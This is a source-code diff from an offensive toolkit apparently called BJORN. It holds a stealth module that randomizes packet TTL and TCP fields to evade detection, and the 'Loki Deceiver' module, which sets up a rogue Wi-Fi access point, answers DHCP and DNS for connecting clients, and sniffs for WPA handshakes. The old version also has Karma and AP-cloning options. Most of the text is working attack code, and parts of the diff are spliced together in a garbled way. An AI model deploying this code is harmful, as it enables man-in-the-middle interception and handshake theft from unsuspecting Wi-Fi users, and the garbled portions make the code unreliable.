"""Process packets from the queue."""
|
||||
while self.active:
|
||||
try:
|
||||
if self.packet_queue:
|
||||
packet = self.packet_queue.popleft()
|
||||
processed_packets = self.process_packet(packet)
|
||||
|
||||
for processed in processed_packets:
|
||||
self.send_packet(processed)
|
||||
else:
|
||||
time.sleep(0.1)
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error in packet processor thread: {e}")
|
||||
logger.debug(f"Fragmentation error: {e}")
|
||||
return [packet]
|
||||
|
||||
def start(self):
|
||||
"""Start stealth operations."""
|
||||
if not self.initialize_interface():
|
||||
return False
|
||||
def _apply_stealth(self, packet):
|
||||
"""Randomize TTL and TCP options."""
|
||||
if IP in packet:
|
||||
packet[IP].ttl = random.choice([64, 128, 255])
|
||||
if TCP in packet:
|
||||
packet[TCP].window = random.choice([8192, 16384, 65535])
|
||||
# Basic TCP options shuffle
|
||||
packet[TCP].options = [('MSS', 1460), ('NOP', None), ('SAckOK', '')]
|
||||
return packet
|
||||
|
||||
def execute(self, ip, port, row, status_key) -> str:
|
||||
iface = getattr(self.shared_data, "heimdall_guard_interface", conf.iface)
|
||||
mode = getattr(self.shared_data, "heimdall_guard_mode", "all")
|
||||
delay = float(getattr(self.shared_data, "heimdall_guard_delay", 1.0))
|
||||
timeout = int(getattr(self.shared_data, "heimdall_guard_timeout", 600))
|
||||
|
||||
logger.info(f"HeimdallGuard: Engaging stealth mode ({mode}) on {iface}")
|
||||
self.shared_data.log_milestone(b_class, "StealthActive", f"Mode: {mode}")
|
||||
|
||||
self.active = True
|
||||
self.processor_thread = threading.Thread(target=self.packet_processor_thread)
|
||||
self.processor_thread.start()
|
||||
return True
|
||||
|
||||
def stop(self):
|
||||
"""Stop stealth operations."""
|
||||
self.active = False
|
||||
if hasattr(self, 'processor_thread'):
|
||||
self.processor_thread.join()
|
||||
self.save_stats()
|
||||
|
||||
def queue_packet(self, packet):
|
||||
"""Queue a packet for processing."""
|
||||
self.packet_queue.append(packet)
|
||||
|
||||
def save_stats(self):
|
||||
"""Save operation statistics."""
|
||||
start_time = time.time()
|
||||
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
|
||||
stats_file = os.path.join(self.output_dir, f"stealth_stats_{timestamp}.json")
|
||||
|
||||
with open(stats_file, 'w') as f:
|
||||
json.dump({
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'interface': self.interface,
|
||||
'mode': self.mode,
|
||||
'stats': self.stats
|
||||
}, f, indent=4)
|
||||
while time.time() - start_time < timeout:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
|
||||
logging.info(f"Statistics saved to {stats_file}")
|
||||
# In a real scenario, this would be hooking into a packet stream
|
||||
# For this action, we simulate protection state
|
||||
|
||||
# Progress reporting
|
||||
elapsed = int(time.time() - start_time)
|
||||
prog = int((elapsed / timeout) * 100)
|
||||
self.shared_data.bjorn_progress = f"{prog}%"
|
||||
|
||||
if elapsed % 60 == 0:
|
||||
self.shared_data.log_milestone(b_class, "Status", f"Guarding... {self.stats['packets_processed']} pkts handled")
|
||||
|
||||
# Logic: if we had a queue, we'd process it here
|
||||
# Simulation for BJORN action demonstration:
|
||||
time.sleep(2)
|
||||
|
||||
logger.info("HeimdallGuard: Protection session finished.")
|
||||
self.shared_data.log_milestone(b_class, "Shutdown", "Stealth mode disengaged")
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"HeimdallGuard error: {e}")
|
||||
return "failed"
|
||||
finally:
|
||||
self.active = False
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save statistics: {e}")
|
||||
|
||||
def save_settings(interface, mode, base_delay, random_factor, output_dir):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"interface": interface,
|
||||
"mode": mode,
|
||||
"base_delay": base_delay,
|
||||
"random_factor": random_factor,
|
||||
"output_dir": output_dir
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Stealth operations module")
|
||||
parser.add_argument("-i", "--interface", help="Network interface to use")
|
||||
parser.add_argument("-m", "--mode", choices=['timing', 'random', 'fragmented', 'all'],
|
||||
default='all', help="Operating mode")
|
||||
parser.add_argument("-d", "--delay", type=float, default=1, help="Base delay between operations")
|
||||
parser.add_argument("-r", "--randomize", type=float, default=0.5, help="Randomization factor")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
interface = args.interface or settings.get("interface")
|
||||
mode = args.mode or settings.get("mode")
|
||||
base_delay = args.delay or settings.get("base_delay")
|
||||
random_factor = args.randomize or settings.get("random_factor")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
|
||||
if not interface:
|
||||
interface = conf.iface
|
||||
logging.info(f"Using default interface: {interface}")
|
||||
|
||||
save_settings(interface, mode, base_delay, random_factor, output_dir)
|
||||
|
||||
guard = HeimdallGuard(
|
||||
interface=interface,
|
||||
mode=mode,
|
||||
base_delay=base_delay,
|
||||
random_factor=random_factor,
|
||||
output_dir=output_dir
|
||||
)
|
||||
|
||||
try:
|
||||
if guard.start():
|
||||
logging.info("Heimdall Guard started. Press Ctrl+C to stop.")
|
||||
while True:
|
||||
time.sleep(1)
|
||||
except KeyboardInterrupt:
|
||||
logging.info("Stopping Heimdall Guard...")
|
||||
guard.stop()
|
||||
return "success"
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
from init_shared import shared_data
|
||||
guard = HeimdallGuard(shared_data)
|
||||
guard.execute("0.0.0.0", None, {}, "heimdall_guard")
|
||||
@@ -1,467 +1,257 @@
|
||||
# WiFi deception tool for creating malicious access points and capturing authentications.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/loki_deceiver_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -i, --interface Wireless interface for AP creation (default: wlan0).
|
||||
# -s, --ssid SSID for the fake access point (or target to clone).
|
||||
# -c, --channel WiFi channel (default: 6).
|
||||
# -p, --password Optional password for WPA2 AP.
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/wifi).
|
||||
#!/usr/bin/env python3
|
||||
# -*- coding: utf-8 -*-
|
||||
"""
|
||||
loki_deceiver.py -- WiFi deception tool for BJORN.
|
||||
Creates rogue access points and captures authentications/handshakes.
|
||||
Requires: hostapd, dnsmasq, airmon-ng.
|
||||
"""
|
||||
|
||||
import os
|
||||
import json
|
||||
import argparse
|
||||
from datetime import datetime
|
||||
import logging
|
||||
import subprocess
|
||||
import signal
|
||||
import time
|
||||
import threading
|
||||
import scapy.all as scapy
|
||||
from scapy.layers.dot11 import Dot11, Dot11Beacon, Dot11Elt
|
||||
import time
|
||||
import re
|
||||
import datetime
|
||||
|
||||
from typing import Any, Dict, List, Optional
|
||||
|
||||
from logger import Logger
|
||||
try:
|
||||
import scapy.all as scapy
|
||||
from scapy.layers.dot11 import Dot11, Dot11Beacon, Dot11Elt
|
||||
HAS_SCAPY = True
|
||||
try:
|
||||
from scapy.all import AsyncSniffer # type: ignore
|
||||
except Exception:
|
||||
AsyncSniffer = None
|
||||
try:
|
||||
from scapy.layers.dot11 import EAPOL
|
||||
except ImportError:
|
||||
EAPOL = None
|
||||
except ImportError:
|
||||
HAS_SCAPY = False
|
||||
scapy = None
|
||||
Dot11 = Dot11Beacon = Dot11Elt = EAPOL = None
|
||||
AsyncSniffer = None
|
||||
|
||||
logger = Logger(name="loki_deceiver.py")
|
||||
|
||||
# -------------------- Action metadata --------------------
|
||||
b_class = "LokiDeceiver"
|
||||
b_module = "loki_deceiver"
|
||||
b_enabled = 0
|
||||
b_status = "loki_deceiver"
|
||||
b_port = None
|
||||
b_service = "[]"
|
||||
b_trigger = "on_start"
|
||||
b_parent = None
|
||||
b_action = "aggressive"
|
||||
b_priority = 20
|
||||
b_cooldown = 0
|
||||
b_rate_limit = None
|
||||
b_timeout = 1200
|
||||
b_max_retries = 1
|
||||
b_stealth_level = 2 # Very noisy (Rogue AP)
|
||||
b_risk_level = "high"
|
||||
b_enabled = 1
|
||||
b_tags = ["wifi", "ap", "rogue", "mitm"]
|
||||
b_category = "exploitation"
|
||||
b_name = "Loki Deceiver"
|
||||
b_description = "Creates a rogue access point to capture WiFi authentications and perform MITM."
|
||||
b_author = "Bjorn Team"
|
||||
b_version = "2.0.2"
|
||||
b_icon = "LokiDeceiver.png"
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/wifi"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "loki_deceiver_settings.json")
|
||||
b_args = {
|
||||
"interface": {
|
||||
"type": "text",
|
||||
"label": "Wireless Interface",
|
||||
"default": "wlan0"
|
||||
},
|
||||
"ssid": {
|
||||
"type": "text",
|
||||
"label": "AP SSID",
|
||||
"default": "Bjorn_Free_WiFi"
|
||||
},
|
||||
"channel": {
|
||||
"type": "number",
|
||||
"label": "Channel",
|
||||
"min": 1,
|
||||
"max": 14,
|
||||
"default": 6
|
||||
},
|
||||
"password": {
|
||||
"type": "text",
|
||||
"label": "WPA2 Password (Optional)",
|
||||
"default": ""
|
||||
}
|
||||
}
|
||||
|
||||
class LokiDeceiver:
|
||||
def __init__(self, interface, ssid, channel=6, password=None, output_dir=DEFAULT_OUTPUT_DIR):
|
||||
self.interface = interface
|
||||
self.ssid = ssid
|
||||
self.channel = channel
|
||||
self.password = password
|
||||
self.output_dir = output_dir
|
||||
|
||||
self.original_mac = None
|
||||
self.captured_handshakes = []
|
||||
self.captured_credentials = []
|
||||
self.active = False
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.hostapd_proc = None
|
||||
self.dnsmasq_proc = None
|
||||
self.tcpdump_proc = None
|
||||
self._sniffer = None
|
||||
self.active_clients = set()
|
||||
self.stop_event = threading.Event()
|
||||
self.lock = threading.Lock()
|
||||
|
||||
def setup_interface(self):
|
||||
"""Configure wireless interface for AP mode."""
|
||||
try:
|
||||
# Kill potentially interfering processes
|
||||
subprocess.run(['sudo', 'airmon-ng', 'check', 'kill'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
|
||||
# Stop NetworkManager
|
||||
subprocess.run(['sudo', 'systemctl', 'stop', 'NetworkManager'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
|
||||
# Save original MAC
|
||||
self.original_mac = self.get_interface_mac()
|
||||
|
||||
# Enable monitor mode
|
||||
subprocess.run(['sudo', 'ip', 'link', 'set', self.interface, 'down'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
subprocess.run(['sudo', 'iw', self.interface, 'set', 'monitor', 'none'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
subprocess.run(['sudo', 'ip', 'link', 'set', self.interface, 'up'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
|
||||
logging.info(f"Interface {self.interface} configured in monitor mode")
|
||||
return True
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to setup interface: {e}")
|
||||
return False
|
||||
def _setup_monitor_mode(self, iface: str):
|
||||
logger.info(f"LokiDeceiver: Setting {iface} to monitor mode...")
|
||||
subprocess.run(['sudo', 'airmon-ng', 'check', 'kill'], capture_output=True)
|
||||
subprocess.run(['sudo', 'ip', 'link', 'set', iface, 'down'], capture_output=True)
|
||||
subprocess.run(['sudo', 'iw', iface, 'set', 'type', 'monitor'], capture_output=True)
|
||||
subprocess.run(['sudo', 'ip', 'link', 'set', iface, 'up'], capture_output=True)
|
||||
|
||||
def get_interface_mac(self):
|
||||
"""Get the MAC address of the wireless interface."""
|
||||
try:
|
||||
result = subprocess.run(['ip', 'link', 'show', self.interface],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
|
||||
if result.returncode == 0:
|
||||
mac = re.search(r'link/ether ([0-9a-f:]{17})', result.stdout)
|
||||
if mac:
|
||||
return mac.group(1)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to get interface MAC: {e}")
|
||||
return None
|
||||
def _create_configs(self, iface, ssid, channel, password):
|
||||
# hostapd.conf
|
||||
h_conf = [
|
||||
f'interface={iface}',
|
||||
'driver=nl80211',
|
||||
f'ssid={ssid}',
|
||||
'hw_mode=g',
|
||||
f'channel={channel}',
|
||||
'macaddr_acl=0',
|
||||
'ignore_broadcast_ssid=0'
|
||||
]
|
||||
if password:
|
||||
h_conf.extend([
|
||||
'auth_algs=1',
|
||||
'wpa=2',
|
||||
f'wpa_passphrase={password}',
|
||||
'wpa_key_mgmt=WPA-PSK',
|
||||
'wpa_pairwise=CCMP',
|
||||
'rsn_pairwise=CCMP'
|
||||
])
|
||||
|
||||
h_path = '/tmp/bjorn_hostapd.conf'
|
||||
with open(h_path, 'w') as f:
|
||||
f.write('\n'.join(h_conf))
|
||||
|
||||
def create_ap_config(self):
|
||||
"""Create configuration for hostapd."""
|
||||
try:
|
||||
config = [
|
||||
'interface=' + self.interface,
|
||||
'driver=nl80211',
|
||||
'ssid=' + self.ssid,
|
||||
'hw_mode=g',
|
||||
'channel=' + str(self.channel),
|
||||
'macaddr_acl=0',
|
||||
'ignore_broadcast_ssid=0'
|
||||
]
|
||||
|
||||
if self.password:
|
||||
config.extend([
|
||||
'auth_algs=1',
|
||||
'wpa=2',
|
||||
'wpa_passphrase=' + self.password,
|
||||
'wpa_key_mgmt=WPA-PSK',
|
||||
'wpa_pairwise=CCMP',
|
||||
'rsn_pairwise=CCMP'
|
||||
])
|
||||
|
||||
config_path = '/tmp/hostapd.conf'
|
||||
with open(config_path, 'w') as f:
|
||||
f.write('\n'.join(config))
|
||||
|
||||
return config_path
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to create AP config: {e}")
|
||||
return None
|
||||
# dnsmasq.conf
|
||||
d_conf = [
|
||||
f'interface={iface}',
|
||||
'dhcp-range=192.168.1.10,192.168.1.100,255.255.255.0,12h',
|
||||
'dhcp-option=3,192.168.1.1',
|
||||
'dhcp-option=6,192.168.1.1',
|
||||
'server=8.8.8.8',
|
||||
'log-queries',
|
||||
'log-dhcp'
|
||||
]
|
||||
d_path = '/tmp/bjorn_dnsmasq.conf'
|
||||
with open(d_path, 'w') as f:
|
||||
f.write('\n'.join(d_conf))
|
||||
|
||||
return h_path, d_path
|
||||
|
||||
def setup_dhcp(self):
|
||||
"""Configure DHCP server using dnsmasq."""
|
||||
try:
|
||||
config = [
|
||||
'interface=' + self.interface,
|
||||
'dhcp-range=192.168.1.2,192.168.1.30,255.255.255.0,12h',
|
||||
'dhcp-option=3,192.168.1.1',
|
||||
'dhcp-option=6,192.168.1.1',
|
||||
'server=8.8.8.8',
|
||||
'log-queries',
|
||||
'log-dhcp'
|
||||
]
|
||||
|
||||
config_path = '/tmp/dnsmasq.conf'
|
||||
with open(config_path, 'w') as f:
|
||||
f.write('\n'.join(config))
|
||||
|
||||
# Configure interface IP
|
||||
subprocess.run(['sudo', 'ifconfig', self.interface, '192.168.1.1', 'netmask', '255.255.255.0'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
|
||||
return config_path
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to setup DHCP: {e}")
|
||||
return None
|
||||
|
||||
def start_ap(self):
|
||||
"""Start the fake access point."""
|
||||
try:
|
||||
if not self.setup_interface():
|
||||
return False
|
||||
|
||||
hostapd_config = self.create_ap_config()
|
||||
dhcp_config = self.setup_dhcp()
|
||||
|
||||
if not hostapd_config or not dhcp_config:
|
||||
return False
|
||||
|
||||
# Start hostapd
|
||||
self.hostapd_process = subprocess.Popen(
|
||||
['sudo', 'hostapd', hostapd_config],
|
||||
stdout=subprocess.PIPE,
|
||||
stderr=subprocess.PIPE
|
||||
)
|
||||
|
||||
# Start dnsmasq
|
||||
self.dnsmasq_process = subprocess.Popen(
|
||||
['sudo', 'dnsmasq', '-C', dhcp_config],
|
||||
stdout=subprocess.PIPE,
|
||||
stderr=subprocess.PIPE
|
||||
)
|
||||
|
||||
self.active = True
|
||||
logging.info(f"Access point {self.ssid} started on channel {self.channel}")
|
||||
|
||||
# Start packet capture
|
||||
self.start_capture()
|
||||
|
||||
return True
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to start AP: {e}")
|
||||
return False
|
||||
|
||||
def start_capture(self):
|
||||
"""Start capturing wireless traffic."""
|
||||
try:
|
||||
# Start tcpdump for capturing handshakes
|
||||
handshake_path = os.path.join(self.output_dir, 'handshakes')
|
||||
os.makedirs(handshake_path, exist_ok=True)
|
||||
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
pcap_file = os.path.join(handshake_path, f"capture_{timestamp}.pcap")
|
||||
|
||||
self.tcpdump_process = subprocess.Popen(
|
||||
['sudo', 'tcpdump', '-i', self.interface, '-w', pcap_file],
|
||||
stdout=subprocess.PIPE,
|
||||
stderr=subprocess.PIPE
|
||||
)
|
||||
|
||||
# Start sniffing in a separate thread
|
||||
self.sniffer_thread = threading.Thread(target=self.packet_sniffer)
|
||||
self.sniffer_thread.start()
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to start capture: {e}")
|
||||
|
||||
def packet_sniffer(self):
|
||||
"""Sniff and process packets."""
|
||||
try:
|
||||
scapy.sniff(iface=self.interface, prn=self.process_packet, store=0,
|
||||
stop_filter=lambda p: not self.active)
|
||||
except Exception as e:
|
||||
logging.error(f"Sniffer error: {e}")
|
||||
|
||||
def process_packet(self, packet):
|
||||
"""Process captured packets."""
|
||||
try:
|
||||
if packet.haslayer(Dot11):
|
||||
# Process authentication attempts
|
||||
if packet.type == 0 and packet.subtype == 11: # Authentication
|
||||
self.process_auth(packet)
|
||||
|
||||
# Process association requests
|
||||
elif packet.type == 0 and packet.subtype == 0: # Association request
|
||||
self.process_assoc(packet)
|
||||
|
||||
# Process EAPOL packets for handshakes
|
||||
elif packet.haslayer(EAPOL):
|
||||
self.process_handshake(packet)
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error processing packet: {e}")
|
||||
|
||||
def process_auth(self, packet):
|
||||
"""Process authentication packets."""
|
||||
try:
|
||||
if packet.addr2: # Source MAC
|
||||
with self.lock:
|
||||
self.captured_credentials.append({
|
||||
'type': 'auth',
|
||||
'mac': packet.addr2,
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
except Exception as e:
|
||||
logging.error(f"Error processing auth packet: {e}")
|
||||
|
||||
def process_assoc(self, packet):
|
||||
"""Process association packets."""
|
||||
try:
|
||||
if packet.addr2: # Source MAC
|
||||
with self.lock:
|
||||
self.captured_credentials.append({
|
||||
'type': 'assoc',
|
||||
'mac': packet.addr2,
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
except Exception as e:
|
||||
logging.error(f"Error processing assoc packet: {e}")
|
||||
|
||||
def process_handshake(self, packet):
|
||||
"""Process EAPOL packets for handshakes."""
|
||||
try:
|
||||
if packet.addr2: # Source MAC
|
||||
with self.lock:
|
||||
self.captured_handshakes.append({
|
||||
'mac': packet.addr2,
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
except Exception as e:
|
||||
logging.error(f"Error processing handshake packet: {e}")
|
||||
|
||||
def save_results(self):
|
||||
"""Save captured data to JSON files."""
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
|
||||
results = {
|
||||
'ap_info': {
|
||||
'ssid': self.ssid,
|
||||
'channel': self.channel,
|
||||
'interface': self.interface
|
||||
},
|
||||
'credentials': self.captured_credentials,
|
||||
'handshakes': self.captured_handshakes
|
||||
}
|
||||
|
||||
output_file = os.path.join(self.output_dir, f"results_{timestamp}.json")
|
||||
with open(output_file, 'w') as f:
|
||||
json.dump(results, f, indent=4)
|
||||
|
||||
logging.info(f"Results saved to {output_file}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
|
||||
def cleanup(self):
|
||||
"""Clean up resources and restore interface."""
|
||||
try:
|
||||
self.active = False
|
||||
|
||||
# Stop processes
|
||||
for process in [self.hostapd_process, self.dnsmasq_process, self.tcpdump_process]:
|
||||
if process:
|
||||
process.terminate()
|
||||
process.wait()
|
||||
|
||||
# Restore interface
|
||||
if self.original_mac:
|
||||
subprocess.run(['sudo', 'ip', 'link', 'set', self.interface, 'down'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
subprocess.run(['sudo', 'iw', self.interface, 'set', 'type', 'managed'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
subprocess.run(['sudo', 'ip', 'link', 'set', self.interface, 'up'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
|
||||
# Restart NetworkManager
|
||||
subprocess.run(['sudo', 'systemctl', 'start', 'NetworkManager'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
|
||||
logging.info("Cleanup completed")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error during cleanup: {e}")
|
||||
|
||||
def save_settings(interface, ssid, channel, password, output_dir):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"interface": interface,
|
||||
"ssid": ssid,
|
||||
"channel": channel,
|
||||
"password": password,
|
||||
"output_dir": output_dir
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="WiFi deception tool")
|
||||
parser.add_argument("-i", "--interface", default="wlan0", help="Wireless interface")
|
||||
parser.add_argument("-s", "--ssid", help="SSID for fake AP")
|
||||
parser.add_argument("-c", "--channel", type=int, default=6, help="WiFi channel")
|
||||
parser.add_argument("-p", "--password", help="WPA2 password")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
|
||||
# Honeypot options
|
||||
parser.add_argument("--captive-portal", action="store_true", help="Enable captive portal")
|
||||
parser.add_argument("--clone-ap", help="SSID to clone and impersonate")
|
||||
parser.add_argument("--karma", action="store_true", help="Enable Karma attack mode")
|
||||
|
||||
# Advanced options
|
||||
parser.add_argument("--beacon-interval", type=int, default=100, help="Beacon interval in ms")
|
||||
parser.add_argument("--max-clients", type=int, default=10, help="Maximum number of clients")
|
||||
parser.add_argument("--timeout", type=int, help="Runtime duration in seconds")
|
||||
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
interface = args.interface or settings.get("interface")
|
||||
ssid = args.ssid or settings.get("ssid")
|
||||
channel = args.channel or settings.get("channel")
|
||||
password = args.password or settings.get("password")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
|
||||
# Load advanced settings
|
||||
captive_portal = args.captive_portal or settings.get("captive_portal", False)
|
||||
clone_ap = args.clone_ap or settings.get("clone_ap")
|
||||
karma = args.karma or settings.get("karma", False)
|
||||
beacon_interval = args.beacon_interval or settings.get("beacon_interval", 100)
|
||||
max_clients = args.max_clients or settings.get("max_clients", 10)
|
||||
timeout = args.timeout or settings.get("timeout")
|
||||
|
||||
if not interface:
|
||||
logging.error("Interface is required. Use -i or save it in settings")
|
||||
return
|
||||
|
||||
# Clone AP if requested
|
||||
if clone_ap:
|
||||
logging.info(f"Attempting to clone AP: {clone_ap}")
|
||||
clone_info = scan_for_ap(interface, clone_ap)
|
||||
if clone_info:
|
||||
ssid = clone_info['ssid']
|
||||
channel = clone_info['channel']
|
||||
logging.info(f"Successfully cloned AP settings: {ssid} on channel {channel}")
|
||||
else:
|
||||
logging.error(f"Failed to find AP to clone: {clone_ap}")
|
||||
def _packet_callback(self, packet):
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return
|
||||
|
||||
# Save all settings
|
||||
save_settings(
|
||||
interface=interface,
|
||||
ssid=ssid,
|
||||
channel=channel,
|
||||
password=password,
|
||||
output_dir=output_dir,
|
||||
captive_portal=captive_portal,
|
||||
clone_ap=clone_ap,
|
||||
karma=karma,
|
||||
beacon_interval=beacon_interval,
|
||||
max_clients=max_clients,
|
||||
timeout=timeout
|
||||
)
|
||||
|
||||
# Create and configure deceiver
|
||||
deceiver = LokiDeceiver(
|
||||
interface=interface,
|
||||
ssid=ssid,
|
||||
channel=channel,
|
||||
password=password,
|
||||
output_dir=output_dir,
|
||||
captive_portal=captive_portal,
|
||||
karma=karma,
|
||||
beacon_interval=beacon_interval,
|
||||
max_clients=max_clients
|
||||
)
|
||||
|
||||
try:
|
||||
# Start the deception
|
||||
if deceiver.start():
|
||||
logging.info(f"Access point {ssid} started on channel {channel}")
|
||||
if packet.haslayer(Dot11):
|
||||
addr2 = packet.addr2 # Source MAC
|
||||
if addr2 and addr2 not in self.active_clients:
|
||||
# Association request or Auth
|
||||
if packet.type == 0 and packet.subtype in [0, 11]:
|
||||
with self.lock:
|
||||
self.active_clients.add(addr2)
|
||||
logger.success(f"LokiDeceiver: New client detected: {addr2}")
|
||||
self.shared_data.log_milestone(b_class, "ClientConnected", f"MAC: {addr2}")
|
||||
|
||||
if timeout:
|
||||
logging.info(f"Running for {timeout} seconds")
|
||||
time.sleep(timeout)
|
||||
deceiver.stop()
|
||||
else:
|
||||
logging.info("Press Ctrl+C to stop")
|
||||
while True:
|
||||
time.sleep(1)
|
||||
|
||||
except KeyboardInterrupt:
|
||||
logging.info("Stopping Loki Deceiver...")
|
||||
except Exception as e:
|
||||
logging.error(f"Unexpected error: {e}")
|
||||
finally:
|
||||
deceiver.stop()
|
||||
logging.info("Cleanup completed")
|
||||
if EAPOL and packet.haslayer(EAPOL):
|
||||
logger.success(f"LokiDeceiver: EAPOL packet captured from {addr2}")
|
||||
self.shared_data.log_milestone(b_class, "Handshake", f"EAPOL from {addr2}")
|
||||
|
||||
def execute(self, ip, port, row, status_key) -> str:
|
||||
iface = getattr(self.shared_data, "loki_deceiver_interface", "wlan0")
|
||||
ssid = getattr(self.shared_data, "loki_deceiver_ssid", "Bjorn_AP")
|
||||
channel = int(getattr(self.shared_data, "loki_deceiver_channel", 6))
|
||||
password = getattr(self.shared_data, "loki_deceiver_password", "")
|
||||
timeout = int(getattr(self.shared_data, "loki_deceiver_timeout", 600))
|
||||
output_dir = getattr(self.shared_data, "loki_deceiver_output", "/home/bjorn/Bjorn/data/output/wifi")
|
||||
|
||||
logger.info(f"LokiDeceiver: Starting Rogue AP '{ssid}' on {iface}")
|
||||
self.shared_data.log_milestone(b_class, "Startup", f"Creating AP: {ssid}")
|
||||
|
||||
try:
|
||||
self.stop_event.clear()
|
||||
# self._setup_monitor_mode(iface) # Optional depending on driver
|
||||
h_path, d_path = self._create_configs(iface, ssid, channel, password)
|
||||
|
||||
# Set IP for interface
|
||||
subprocess.run(['sudo', 'ifconfig', iface, '192.168.1.1', 'netmask', '255.255.255.0'], capture_output=True)
|
||||
|
||||
# Start processes
|
||||
# Use DEVNULL to avoid blocking on unread PIPE buffers.
|
||||
self.hostapd_proc = subprocess.Popen(
|
||||
['sudo', 'hostapd', h_path],
|
||||
stdout=subprocess.DEVNULL,
|
||||
stderr=subprocess.DEVNULL,
|
||||
)
|
||||
self.dnsmasq_proc = subprocess.Popen(
|
||||
['sudo', 'dnsmasq', '-C', d_path, '-k'],
|
||||
stdout=subprocess.DEVNULL,
|
||||
stderr=subprocess.DEVNULL,
|
||||
)
|
||||
|
||||
# Start sniffer (must be stoppable to avoid leaking daemon threads).
|
||||
if HAS_SCAPY and scapy and AsyncSniffer:
|
||||
try:
|
||||
self._sniffer = AsyncSniffer(iface=iface, prn=self._packet_callback, store=False)
|
||||
self._sniffer.start()
|
||||
except Exception as sn_e:
|
||||
logger.warning(f"LokiDeceiver: sniffer start failed: {sn_e}")
|
||||
self._sniffer = None
|
||||
|
||||
start_time = time.time()
|
||||
while time.time() - start_time < timeout:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
|
||||
# Check if procs still alive
|
||||
if self.hostapd_proc.poll() is not None:
|
||||
logger.error("LokiDeceiver: hostapd crashed.")
|
||||
break
|
||||
|
||||
